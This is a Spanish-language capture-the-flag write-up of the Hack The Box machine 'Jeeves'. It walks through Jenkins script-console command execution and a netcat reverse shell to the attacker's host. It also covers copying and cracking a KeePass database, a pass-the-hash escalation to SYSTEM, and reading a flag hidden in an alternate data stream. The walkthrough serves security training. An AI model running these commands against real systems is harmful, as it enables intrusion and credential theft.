
	Hack The Box - Jeeves	
	Sistema Operativo:	Windows
	Dificultad:	Media
	Release:	11/11/2017
	Técnicas utilizadas	
	<ul style="list-style-type: none"> ● Obtaining shell through Jenkins ● Techniques for bypassing Windows Defender ● Pass-the-hash attacks ● Enumerating alternate data streams 	

Jeeves es una máquina de nivel intermedio donde se estudian técnicas de explotación de aplicaciones web, incluyendo la ejecución de comandos en sistemas remotos mediante scripts en Groovy en aplicaciones como Jenkins.

El desafío también abarca la obtención y el manejo de credenciales sensibles, utilizando herramientas como keepass2john y john the ripper para crackear hashes y acceder a bases de datos protegidas. Finalmente, se practican técnicas de escalada de privilegios y acceso persistente, como el uso de pass the hash para obtener acceso administrativo y la identificación de archivos ocultos en sistemas Windows.



Enumeración

La dirección IP de la máquina víctima es 10.129.228.112. Por tanto, envíe 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
(administrador@kali) ~/Descargas
$ ping -c 5 10.129.228.112
PING 10.129.228.112 (10.129.228.112) 56(84) bytes of data.
64 bytes from 10.129.228.112: icmp_seq=1 ttl=127 time=54.8 ms
64 bytes from 10.129.228.112: icmp_seq=2 ttl=127 time=80.1 ms
64 bytes from 10.129.228.112: icmp_seq=3 ttl=127 time=54.9 ms
64 bytes from 10.129.228.112: icmp_seq=4 ttl=127 time=55.6 ms
64 bytes from 10.129.228.112: icmp_seq=5 ttl=127 time=54.0 ms

--- 10.129.228.112 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4008ms
rtt min/avg/max/mdev = 53.958/59.881/80.062/10.104 ms

(administrador@kali) ~/Descargas
$
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 10.129.228.112 -oN scanner_jeeves** para descubrir los puertos abiertos y sus versiones:

- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los script por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a **--script=default**. Es necesario tener en cuenta que algunos de estos script se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- **(-Pn)**: asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
(administrador@kali) ~/Descargas
$ cat nmap/scanner_nmap
# Nmap 7.94SVN scan initiated Tue Aug 27 00:50:00 2024 as: nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn -oN nmap/scanner_nmap 10.129.228.112
Nmap scan report for 10.129.228.112
Host is up, received user-set (0.079s latency).
Scanned at 2024-08-27 00:50:00 CEST for 75s
Not shown: 65531 filtered tcp ports (no-response)
PORT      STATE SERVICE      REASON      VERSION
80/tcp    open  http         syn-ack ttl 127 Microsoft IIS httpd 10.0
|_ http-server-header: Microsoft-IIS/10.0
|_ http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
|_ http-title: Ask Jeeves
135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
445/tcp   open  microsoft-ds syn-ack ttl 127 Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
50000/tcp open  http         syn-ack ttl 127 Jetty 9.4.z-SNAPSHOT
|_ http-server-header: Jetty(9.4.z-SNAPSHOT)
|_ http-title: Error 404 Not Found
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 58009/tcp): CLEAN (Timeout)
|   Check 2 (port 34689/tcp): CLEAN (Timeout)
|   Check 3 (port 39602/udp): CLEAN (Timeout)
|   Check 4 (port 11088/udp): CLEAN (Timeout)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
|_ smb2-time:
|   date: 2024-08-27T03:50:39
|_ start_date: 2024-08-27T03:47:51
|_ smb2-security-mode:
|   3.1.1:
|_ Message signing enabled but not required
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ clock-skew: mean: 5h00m00s, deviation: 0s, median: 4h59m59s


Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Nmap done at Tue Aug 27 00:51:15 2024 -- 1 IP address (1 host up) scanned in 75.03 seconds
```

Después de completar el escaneo de puertos abiertos, utilicé la herramienta crackmapexec, una potente herramienta de post-explotación que permite realizar diversas tareas de enumeración y explotación en redes Windows, para identificar el sistema operativo de la máquina objetivo, que en este caso resultó ser Windows 10 Pro de 64 bits.


```
(administrador@kali)-[~/Descargas]
└─$ crackmapexec smb 10.129.228.112
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing RDP protocol database
[*] Initializing FTP protocol database
[*] Initializing LDAP protocol database
[*] Initializing MSSQL protocol database
[*] Initializing SSH protocol database
[*] Initializing WINRM protocol database
[*] Initializing SMB protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SMB 10.129.228.112 445 JEEVES [*] Windows 10 Pro 10586 x64 (name:JEEVES) (domain:Jeeves) (signing:False) (SMBv1:True)
(administrador@kali)-[~/Descargas]
└─$
```

Análisis del puerto 80 (HTTP)

Al acceder al servidor web a través del puerto 80, encontré una página web simple sin ninguna utilidad aparente.



Al introducir texto en el cuadro de texto disponible, ya sea una dirección URL o cualquier otro contenido, la página redirigía a una aparente página de error, que en realidad era solo una imagen simple incluida por el desarrollador del sitio web:



Con el objetivo de descubrir más información, utilicé gobuster, una herramienta de fuerza bruta para la enumeración de directorios y archivos en sitios web, para listar los posibles directorios ocultos disponibles en este servidor.

```
(administrador@kali)-[~/Descargas]
$ gobuster dir -u http://10.129.228.112/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -b 404 --no-error --random-agent -t 200
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://10.129.228.112/
[+] Method:          GET
[+] Threads:         200
[+] Wordlist:         /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:       Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.0.4) Gecko/20060508 Firefox/1.5.0.4
[+] Timeout:         10s
=====
Starting gobuster in directory enumeration mode
=====
Progress: 220559 / 220560 (100.00%)
=====
Finished
=====
```

Análisis del puerto 445 (SMB)


Como el resultado del análisis del puerto 80 (HTTP) anterior no fue exitoso, procedí a analizar el puerto 445 (SMB), pero no tenía permisos para leer las posibles carpetas compartidas en la máquina objetivo.

```
(administrador@kali)-[~/Descargas]
$ smbclient -L \\10.129.228.112 -N
session setup failed: NT_STATUS_ACCESS_DENIED

(administrador@kali)-[~/Descargas]
$ crackmapexec smb 10.129.228.112 -u '' -p '' --shares
SMB 10.129.228.112 445 JEEVES [*] Windows 10 Pro 10586 x64 (name:JEEVES) (domain:Jeeves) (signing:False) (SMBv1:True)
SMB 10.129.228.112 445 JEEVES [-] Jeeves\.: STATUS_ACCESS_DENIED
SMB 10.129.228.112 445 JEEVES [-] Error enumerating shares: Error occurs while reading from remote(104)
```

Análisis del puerto 50000 (HTTP)


Una vez terminado el análisis anterior y no encontrar una vía potencial de ataque a la máquina objetivo, procedí a analizar nuevamente la página web disponible en el servidor por el puerto 50000. Sin embargo, esta página era muy simple:




Nuevamente, utilicé gobuster con el fin de encontrar directorios ocultos, además de filtrar por archivos asp, aspx, php, txt, y html. En este caso, la herramienta descubrió un directorio que contenía la aplicación Jenkins.

```
(administrador@kali)~/Descargas
$ gobuster dir -u http://10.129.228.112:50000/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -b 403,404 -x asp,aspx,php,html --no-error --random-agent -t 200
=====
Gobuster v2.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://10.129.228.112:50000/
[+] Method:          GET
[+] Threads:         200
[+] Wordlist:         /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 403,404
[+] User Agent:       Mozilla/5.0 (Windows NT 6.1) AppleWebKit/535.7 (KHTML, like Gecko) Chrome/16.0.912.77 Safari/535.7ad-1mcjapan-syosyaman-xkgi3lg03!wgz
[+] Extensions:     asp,aspx,php,html
[+] Timeout:         10s
=====
Starting gobuster in directory enumeration mode
=====
/askjeeves (Status: 302) [Size: 0] [--> http://10.129.228.112:50000/askjeeves/]
Progress: 1102795 / 1102800 (100.00%)
Finished
=====
```


Jenkins es un servidor de automatización de código abierto que permite a los desarrolladores construir, probar y desplegar aplicaciones de manera confiable. Facilita la integración continua y la entrega continua (CI/CD), permitiendo a los equipos entregar software de alta calidad de manera frecuente.



En la opción de administración de la aplicación Jenkins, encontré una opción que permitía ejecutar comandos en la máquina remota.



Sin embargo, los scripts que se ejecuten dentro de este cuadro de texto deben estar desarrollados en Groovy. En primer lugar, realicé una prueba de concepto ejecutando el comando ipconfig en la máquina objetivo, comprobando que podía ejecutar comandos:



The screenshot shows the Jenkins web interface. On the left, there's a sidebar with navigation links like 'Nueva Tarea', 'Personas', 'Historial de trabajos', 'Administrar Jenkins', and 'Credenciales'. Below these are sections for 'Trabajos en la cola' (showing 'No hay trabajos en la cola') and 'Estado del ejecutor de construcciones' (showing two 'Inactivo' executors). The main area is titled 'Consola de scripts'. It contains instructions in Spanish about writing Groovy scripts and using 'println' for output. Below the instructions, a code editor shows a single line of Groovy code: `println "ipconfig".execute().text`.

Resultado

Windows IP Configuration


Ethernet adapter Ethernet0:

```
Connection-specific DNS Suffix  . : .htb
IPv4 Address. . . . . : 10.129.228.112
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . : 10.129.0.1
```

Tunnel adapter Isatap.{.htb}:

```
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix  . : .htb
```

Finalmente, creé un recurso compartido en mi máquina atacante, donde compartí el binario de netcat para entablar una conexión inversa y, así, realizar la intrusión a la máquina objetivo.



This screenshot is similar to the first one, showing the Jenkins 'Consola de scripts' interface. The code editor now contains a more complex Groovy script: `println "\\10.10.16.42\\share\\nc.exe -e cmd 10.10.16.42 443".execute().text`. The sidebar and instructions remain the same as in the previous screenshot.

Escalada de privilegios

Una vez entablada la conexión inversa, accedí a la máquina víctima como usuario khsuke.

```
(administrador@kali)-[~/Descargas]
$ rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.42] from (UNKNOWN) [10.129.228.112] 49679
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\.jenkins>whoami
whoami
jeeves\kohsuke

C:\Users\Administrator\.jenkins>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : .htb
    IPv4 Address. . . . . : 10.129.228.112
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : 10.129.0.1

Tunnel adapter isatap..htb:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : .htb

C:\Users\Administrator\.jenkins>
```

Investigando en los directorios de este usuario, descubrí que en Documents se encontraba un archivo con extensión .kdbx que podría contener posibles credenciales.

```
C:\Users\kohsuke\Documents>dir
dir
Volume in drive C has no label.
Volume Serial Number is 71A1-6FA1

Directory of C:\Users\kohsuke\Documents

11/03/2017  11:18 PM    <DIR>          .
11/03/2017  11:18 PM    <DIR>          ..
09/18/2017  01:43 PM                2,846 CEH.kdbx
               1 File(s)                2,846 bytes
               2 Dir(s)  2,613,075,968 bytes free

C:\Users\kohsuke\Documents>

C:\Users\kohsuke\Documents>copy CEH.kdbx \\10.10.16.42\share\CEH.kdbx
copy CEH.kdbx \\10.10.16.42\share\CEH.kdbx
1 file(s) copied.

C:\Users\kohsuke\Documents>dir
dir
Volume in drive C has no label.
Volume Serial Number is 71A1-6FA1
```

Sin embargo, para acceder al contenido de dicho archivo es necesario introducir una contraseña. Para obtener la contraseña necesaria, primero creé un hash con keepass2john. Finalmente, utilicé john the ripper para crackear el hash obtenido. Con credenciales válidas, ya era posible conocer el contenido del archivo usando kpccli.

```
(administrador@kali)-[~/Descargas/content]
└─$ john -w=/usr/share/wordlists/rockyou.txt hash
Created directory: /home/administrador/.john
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 6000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
(CEH)
1g 0:00:00:49 DONE (2024-08-27 01:42) 0.02032g/s 1117p/s 1117c/s 1117C/s mwwuah..moonshine1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

kpccli es una herramienta de línea de comandos que permite interactuar con bases de datos de KeePass. Facilita la creación, edición y gestión de entradas y bases de datos de KeePass desde la terminal. Por tanto, teniendo credenciales válidas, ya es posible conocer el contenido del archivo. La primera entrada que pude ver me llamó la atención, parecía ser un hash, pero no sabía qué tipo de hash ni a qué usuario podría pertenecer.

```
(administrador@kali)-[~/Descargas/content]
└─$ kpccli --kdb CEH.kdbx
Provide the master password: *****

KeePass CLI (kpccli) v3.8.1 is ready for operation.
Type 'help' for a description of available commands.
Type 'help <command>' for details on individual commands.

kpccli:/> find .
Searching for "." ...
- 8 matches found and placed into ./_found/
Would you like to list them now? [y/N]
=== Entries ===
0. Backup stuff
1. Bank of America www.bankofamerica.com
2. DC Recovery PW
3. EC-Council www.eccouncil.org/programs/cer
4. It's a secret localhost:8180/secret.jsp
5. Jenkins admin localhost:8080
6. Keys to the kingdom
7. Walmart.com www.walmart.com
kpccli:/> show -f 0
Path: /CEH/
Title: Backup stuff
Username: ?
Pass: aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00
URL:
Notes:

kpccli:/> show -f 1
Path: /CEH/
Title: Bank of America
Username: Michael321
Pass: 12345
URL: https://www.bankofamerica.com
Notes:
```


Para averiguarlo, listé los usuarios disponibles en el sistema.

```
C:\Users\kohsuke\Documents>net user
net user

User accounts for \\JEEVES

-----
Administrator          DefaultAccount          Guest
kohsuke
The command completed successfully.

C:\Users\kohsuke\Documents>
```

Sospechaba que el hash descubierto podría ser un hash NTLM, y que podría utilizar técnicas de pass the hash para acceder al sistema. En este caso, mi sospecha fue correcta.

```
---(administrador@kali)-[~/Descargas]
└─$ crackmapexec smb 10.129.228.112 -u administrator -H aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00
SMB 10.129.228.112 445 JEEVES [*] Windows 10 Pro 10586 x64 (name:JEEVES) (domain:Jeeves) (signing:False) (SMBv1:True)
SMB 10.129.228.112 445 JEEVES [*] Jeeves\administrator:e0fb1fb85756c24235ff238cbe81fe00 (Pwn3d!)

---(administrador@kali)-[~/Descargas]
└─$ impacket-psexec Jeeves/administrator@10.129.228.112 -hashes aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Requesting shares on 10.129.228.112....
[*] Found writable share ADMIN$
[*] Uploading file wFTxFlxI.exe
[*] Opening SVCManager on 10.129.228.112....
[*] Creating service XJcQ on 10.129.228.112....
[*] Starting service XJcQ....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : .htb
    IPv4 Address. . . . . : 10.129.228.112
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : 10.129.0.1

Tunnel adapter isatap.{.htb}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : .htb

C:\Windows\system32>
```

Al intentar leer la flag de root, aparecía un mensaje indicando que se encontraba en otro lugar.

```
C:\Users\Administrator\Desktop> dir
Volume in drive C has no label.
Volume Serial Number is 71A1-6FA1

Directory of C:\Users\Administrator\Desktop

11/08/2017  10:05 AM  <DIR>          .
11/08/2017  10:05 AM  <DIR>          ..
12/24/2017  03:51 AM             36 hm.txt
11/08/2017  10:05 AM       797 Windows 10 Update Assistant.lnk
                2 File(s)            833 bytes
                2 Dir(s)  2,612,928,512 bytes free

C:\Users\Administrator\Desktop> type hm.txt
The flag is elsewhere. Look deeper.
C:\Users\Administrator\Desktop>
```

Utilizando el comando dir /R, descubrí un archivo oculto. Para leer la flag, fue necesario utilizar el comando more.

```
C:\Users\Administrator\Desktop> dir /R
Volume in drive C has no label.
Volume Serial Number is 71A1-6FA1

Directory of C:\Users\Administrator\Desktop

11/08/2017  10:05 AM    <DIR>          .
11/08/2017  10:05 AM    <DIR>          ..
12/24/2017  03:51 AM                36 hm.txt
               34 hm.txt:root.txt:$DATA
11/08/2017  10:05 AM                797 Windows 10 Update Assistant.lnk
               2 File(s)                833 bytes
               2 Dir(s)  2,612,928,512 bytes free

C:\Users\Administrator\Desktop> more < hm.txt:root.txt
[REDACTED]

C:\Users\Administrator\Desktop> [ ]
```